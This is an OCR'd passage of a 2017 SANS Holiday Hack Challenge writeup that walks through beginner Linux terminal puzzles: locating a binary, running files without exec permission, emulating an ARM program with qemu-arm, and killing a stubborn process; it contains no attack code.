
2017 SANS Holiday Hack Challenge Writeup

By BusyR

03-01-2018

Table of Contents

Snowball game at the “Winter Wonder Landing”



Terminal challenge at the “Winter Wonder Landing”

Normal ‘find’ doesn’t work since somebody installed an ARM-version on our x86_64-hardware:

```
elf@0c1055966310:~$ cd /
elf@0c1055966310:/$ find / -name elftalkd
bash: /usr/local/bin/find: cannot execute binary file: Exec format error

elf@0c1055966310:/$ file /usr/local/bin/find
/usr/local/bin/find: ELF 64-bit LSB shared object, ARM aarch64, version 1 (SYSV),
dynamically linked, interpreter /lib/ld-linux-aarch64.so.1, for GNU/Linux 3.7.0,
BuildID[sha1]=6ebee1b65b978900b54852a2d1e698f911064ab3, stripped
elf@0c1055966310:~$ uname -a
Linux 212383a18536 4.9.0-4-amd64 #1 SMP Debian 4.9.65-3 (2017-12-03) x86_64 x86_64
x86_64 GNU/Linux
```

Using recursive ls, we can still find the elftalkd binary:

```
elf@0c1055966310:/$ ls * -R | grep elftalkd -B10
ls: cannot open directory 'proc/tty/driver': Permission denied
```

```
ls: cannot open directory 'root': Permission denied
elftalk
lock
mount
systemd
utmp
run/elftalk:
bin
run/elftalk/bin:
elftalkd
ls: cannot open directory 'var/cache/apt/archives/partial': Permission denied
ls: cannot open directory 'var/cache/ldconfig': Permission denied
ls: cannot open directory 'var/lib/apt/lists/partial': Permission denied
```

We found the elftalkd-binary in **/run/elftalk/bin/**. Let's run it:


```
elf@255873c44709:/$ /run/elftalk/bin/elftalkd
        Running in interactive mode
        --== Initializing elftalkd ==--
Initializing Messaging System!
Nice-O-Meter configured to 0.90 sensitivity.
Acquiring messages from local networks...
--== Initialization Complete ==--
      _  __ _         _ _       _
     | |/ _| |       | | |     | |
  ___| | |_| |_ __ _| | | ____| |
 / _ \ |  _| __/ _` | | |/ / _` |
|  __/ | | | || (_| | |   < (_| |
 \___|_|_|  \__\__,_|_|_|_|\_\__,_|
-*> elftalkd! <*-
Version 9000.1 (Build 31337)
By Santa Claus & The Elf Team
Copyright (C) 2017 NotActuallyCopyrighted. No actual rights reserved.
Using libc6 version 2.23-0ubuntu9
LANG=en_US.UTF-8
Timezone=UTC
Commencing Elf Talk Daemon (pid=6021)... done!
Background daemon...
```

As an alternative to ls -R, we could also have used the find-binary located in /usr/bin/ :

```
elf@255873c44709:/$ /usr/bin/find / -name elftalkd
/usr/bin/find: '/var/cache/ldconfig': Permission denied
/usr/bin/find: '/var/cache/apt/archives/partial': Permission denied
/usr/bin/find: '/var/lib/apt/lists/partial': Permission denied
/run/elftalk/bin/elftalkd
/usr/bin/find: '/proc/tty/driver': Permission denied
```


```
/usr/bin/find: '/root': Permission denied
```

Snowball game at the “Cryokinetic Magic”





Terminal challenge at the “Cryokinetic Magic”

Hmm.. no exec-permissions? No problem, just run it as a parameter to ld-linux-x86_64.so.2:




Snowball game at “There's snow place like home”





Terminal challenge at “There's snow place like home”



Let’s see, it looks like we have to start an ARM-binary on an x86_64-platform:

```
elf@c65dae0f5280:~$ file trainstartup
trainstartup: ELF 32-bit LSB  executable, ARM, EABI5 version 1 (GNU/Linux),
statically linked, for GNU/Linux 3.2.0,
BuildID[sha1]=005de4685e8563d10b3de3e0be7d6fdd7ed732eb, not stripped
elf@c65dae0f5280:~$ uname -a
Linux c65dae0f5280 4.9.0-4-amd64 #1 SMP Debian 4.9.65-3 (2017-12-03) x86_64 x86_64
x86_64 GNU/Linux
```


But that’s no problem form qemu-arm:


```
elf@c65dae0f5280:~$ qemu-arm trainstartup

    Merry Christmas
    Merry Christmas
v
>*<
^
/o\
/   \              @.\B7
/~~   \               .
/ \B0 ~~  \         \B7 .
```


```
/      ~~ \       ?  \B7
/     \B0   ~~\    \B7     0
/~~           \   .-\B7\B7- \B7 o
             /\B0  ~~  .*\B7 \B7 . \  +--+--\A6
              \A6  ----\B0---\B0-\B0-\B0- +-----+
?==?==?==?==--+--=?     ?=?==?==?==?==?==?==?==?==?==?==?==?==?==?==?==?===?
              \A6   /+---+\+---+       ++
                        +---+    /\A6\A6\A6\A6
?==?==?==?==?==?==?==?==?==?==?=\B0?=\B0?==?==?==?==?==?==?==?==?==?==?==?==?
You did it! Thank you!
```

Snowball game at “Winconceivable: the cliffs of winsanity”





Terminal challenge at “Winconceivable: the cliffs of winsanity”



Let’s see what processes are running, and try to kill it...

```
elf@305f6bbdd57f:~$ ps aux
USER       PID %CPU %MEM    VSZ   RSS TTY      STAT START   TIME COMMAND
elf          1  0.2  0.0  18028  2856 pts/0    Ss   18:39   0:00 /bin/bash /sbin/init
elf          8  0.0  0.0   4224   648 pts/0    S    18:39   0:00
/usr/bin/santaslittlehelperd
elf         11  0.5  0.0  13528  6388 pts/0    S    18:39   0:00 /sbin/kworker
elf         12  0.0  0.0  18248  3164 pts/0    S    18:39   0:00 /bin/bash
elf         18  1.7  0.0  71468 26440 pts/0    S    18:39   0:00 /sbin/kworker
elf         43  0.0  0.0  34424  2884 pts/0    R+   18:39   0:00 ps aux
elf@305f6bbdd57f:~$ kill -9 8
```

We have to kill PID 8, bit kill -9 8 doesn’t seem to work… Let’s see if there are any aliases:

